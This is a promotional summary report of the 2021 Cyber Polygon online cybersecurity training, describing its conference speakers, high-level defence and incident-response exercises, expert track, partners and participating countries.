Cyber Polygon

International online training
for raising global cyber resilience

cyberpolygon.com

2021

‘Addressing cyberthreats and securing our common digital future are among the priorities of every government and company. In the age of digital transformation, this requires developing a constructive dialogue as well as sharing of knowledge and experience, thus jointly creating conditions for the sustainable development of countries and businesses.’

Mikhail Mishustin, Prime Minister
of the Russian Federation

‘I would like to state again how essential it is to see the high number of leaders that join Cyber Polygon this year. Today, we will test how to work together across organisations, across borders and across the public and private sector. This is a significant step in preparing for an even more highly-connected and, I hope, a highly secure and trusted future.’

Klaus Martin Schwab,
Founder and Executive Chairman,
World Economic Forum

Contents

2021 is the year for adapting to a new reality that is more digital and technological. We spend a lot of time online, living the 'always-on' lifestyle. Companies, industries and entire countries are experiencing a digital transformation that is changing the face of the world.

Digital ecosystems have become a new trend. These are networks of partners, manufacturers and suppliers that function as a single organism. Both countries and large businesses are actively building ecosystems in order to provide a variety of services to citizens and clients as efficiently as possible. The number of users sometimes exceeds dozens of millions, and the number of companies within ecosystems could reach several hundred. By 2025, digital ecosystems will generate more than 30% of global revenue.[1]

In an increasingly interconnected world, cybersecurity issues are becoming a strategic priority. In 2020, organisations spent more than $125 billion on cybersecurity products and services. As the global economy is recovering from COVID-19, this amount could rise to $175 billion by 2024.[2]

[1] The rise of ecosystems and platforms. *McKinsey & Company.*

[2] Ongoing Demand Will Drive Solid Growth for Security Products and Services, According to New IDC Spending Guide. *IDC.*

However, improving cyber resilience requires more than just investments. You need to understand the risks involved. It is important to have a systematic approach to building cybersecurity strategies and to share your experiences at the international level.

Cyber Polygon allows the public to expand their cybersecurity knowledge and technical skills, and thereby strengthen global cyber resilience.

The event combines an online conference with top executives from global organisations and the largest cybersecurity training for corporate teams to develop their skills. At the conference, speakers discuss aspects of secure digital development while the technical part offers a range of challenging tasks, which include cyberattack response and incident investigation. This year, the discussions centred around ecosystem integrity, supply chain security, financial system stability in the age of digital currencies, international cooperation in cybersecurity, the protection of children online and much more.

This report summarises the key messages delivered by the speakers of the event as well as the results of the technical part of the training with practical recommendations based on its outcomes.


Executive Summary

What Is Cyber Polygon

Cyber Polygon is an international online training aimed at increasing global cyber resilience.

The event's partners and participants include global corporations, international organisations, and government agencies from around the world. In the course of the training, teams get to test their cyber resilience and share best practices and experiences with the global community.

In 2021, Cyber Polygon gathered for the third time with the support of the World Economic Forum Centre for Cybersecurity and INTERPOL. The event incorporated an online conference, a technical cybersecurity exercise for corporate teams, and an expert track featuring world-leading cybersecurity experts.



Concept

These days, ecosystems are more widespread than ever. Companies are taking the expansion of their supply chains to a global scale, with 60% of them already working with more than 1,000 partners each.[3] In this context, the resilience of supply chain networks is an issue of worldwide concern. The vulnerability of one organisation can undermine an entire supply system. In the summer of 2021, for example, more than 1,500 companies were affected by a devastating attack on the software manufacturer Kaseya.[4]

This is why we dedicated Cyber Polygon 2021 to **secure ecosystem development.**

[3] A Better Way to Manage Third-Party Risk. *Gartner.*

[4] What we learned from the Kaseya attack: recommendations for a human-centric approach to curb ransomware. *CyberPeace Institute.*

Event Format

Cyber Polygon 2021 consisted of three tracks:

1. An online conference for the general public.
2. A technical training for corporate cybersecurity teams.
3. An expert track for field professionals featuring presentations by cybersecurity experts.


Online conference

Heads of international organisations, state officials and seniors from major global corporations met online at the conference to analyse current trends and risks posed by increased interconnectivity, and discuss how to come together to ensure and promote a safe digital future.

This year's Cyber Polygon started off with an address from the guests of honour — Mikhail Mishustin, Prime Minister of the Russian Federation, and Klaus Martin Schwab, Founder and Executive Chairman of the World Economic Forum.

Herman Gref, CEO and Chairman of the Executive Board at Sber, and Apple Computer Co-founder Steve Wozniak discussed the obstacles that ecosystems must overcome and the role that technology plays in the evolution of the digital world.

7 million viewers from **78 countries**



Among the topics covered at the conference, the speakers addressed the need to protect children against online threats such as cyberbullying, the future of the financial system as digital currencies continue to develop, and international collaboration in the fight against cybercrime. Top officials from INTERPOL, UNICEF, the International Committee of the Red Cross, ICANN, Visa, Mastercard, IBM, Microsoft and other international organisations took part in the discussions.

One of the landmark moments was the direct line with the International Space Station. Russian cosmonauts Oleg Novitsky and Petr Dubrov, via a live feed, discussed the technologies they use in their tasks, data protection in space and the prospects for international cooperation in the space industry.

The Cyber Polygon online conference attracted more than 7 million people from 78 countries. Thus, the viewership increased 40% compared to 2020. Cybersecurity and digital sustainability are gaining momentum across all continents, nations and trades, and even traditional industries now recognise cybersecurity as their strategic priority and seek to develop their cyber defence competencies.

Technical training

This year, more than 1,200 organisations applied to take part in the Cyber Polygon technical training. This exceeded our expectations, and we were only able to accommodate 200 organisations from 48 countries, which is 65% more than in 2020. As we see a growing interest in our training, next year, we will change the way we arrange this activity so we can accept an unlimited number of teams.

More industry sectors are getting involved in the training, both private and public. This year, we saw teams from finance and IT, law enforcement, government agencies, science, healthcare, consulting, retail, tourism and many other sectors.

The training lasted 24 hours and included two scenarios:

1. Defence

The participants exercised their skills in repelling a large-scale attack on a business-critical system in real time. They had to deal with the situation as quickly as possible and minimise the amount of stolen information while keeping the system operational.

2. Response

The teams conducted a full-scale investigation of the incident using both traditional digital forensics techniques and the threat hunting approach, a method wherein security professionals constantly look for threats and manually analyse security events from various sources without waiting for triggers (alerts) from data protection tools.

200 participating organisations from **48 countries**

Expert track


This year, we added another feature to Cyber Polygon for the technically oriented audience. The track contained reports and presentations by experts from IBM, Microsoft, Kaspersky, Wallarm, and Netskope.

The speakers addressed an array of current cyber risks and threats as well as the key aspects of developing a mature cybersecurity posture, in particular cloud security, the Zero Trust approach and API security.

All presentations are available on the event's website.

Zero Trust. This concept in security implies that every user or device must present their credentials every time they request access to any resource inside or outside the network.

API (application programming interface). A description of the ways in which one computer program can communicate with another. Used by programmers when writing applications.



What's Next

The digital transformation is in full swing, and it is only a matter of time before it affects every single organisation. A company's competitiveness in the marketplace and its future development is largely determined by how quick it can adopt new technologies.

To ensure an effective transformation, it is important to assess the surrounding digital risks, build preventive cybersecurity based on best practices, strengthen your technical team and train your employees to work safely in the digital environment. With Cyber Polygon, we hope to contribute to the achievement of these objectives.

We are continuing to develop our capacities for the training and would like to invite you to join the next Cyber Polygon in 2022.

Partners and Participants

Partners


In 2021, Cyber Polygon was held for the third time with the support of the World Economic Forum and INTERPOL.

IBM, the global leader in business transformation, acted as the event's technology partner. The company provided its cloud for the technical training infrastructure.

Participants

The past two years have seen a significant rise in cyber incidents across all industries. ENISA predicts that supply chain attacks will increase 4 times in 2021.[5] The potential damage from these attacks is also growing – the average cost of a data breach is now $4.24 million.[6] This is the highest on record. Given this fact, around 80% of companies are not confident in their cybersecurity.[7]

Participation in Cyber Polygon training helps organisations improve their skills in repelling current cyberattacks and boost their overall security posture. This year, 200 teams from 48 countries developed their tactics in responding to a targeted supply chain attack within the corporate ecosystem.



■ More than 10
Kazakhstan, Russia, UK, USA

■ From 3 to 5
Argentina, Canada, Chile, France, Italy, Qatar, Spain, Turkey, Uzbekistan

■ From 5 to 10
Brazil, Germany, Netherlands, Philippines, Switzerland

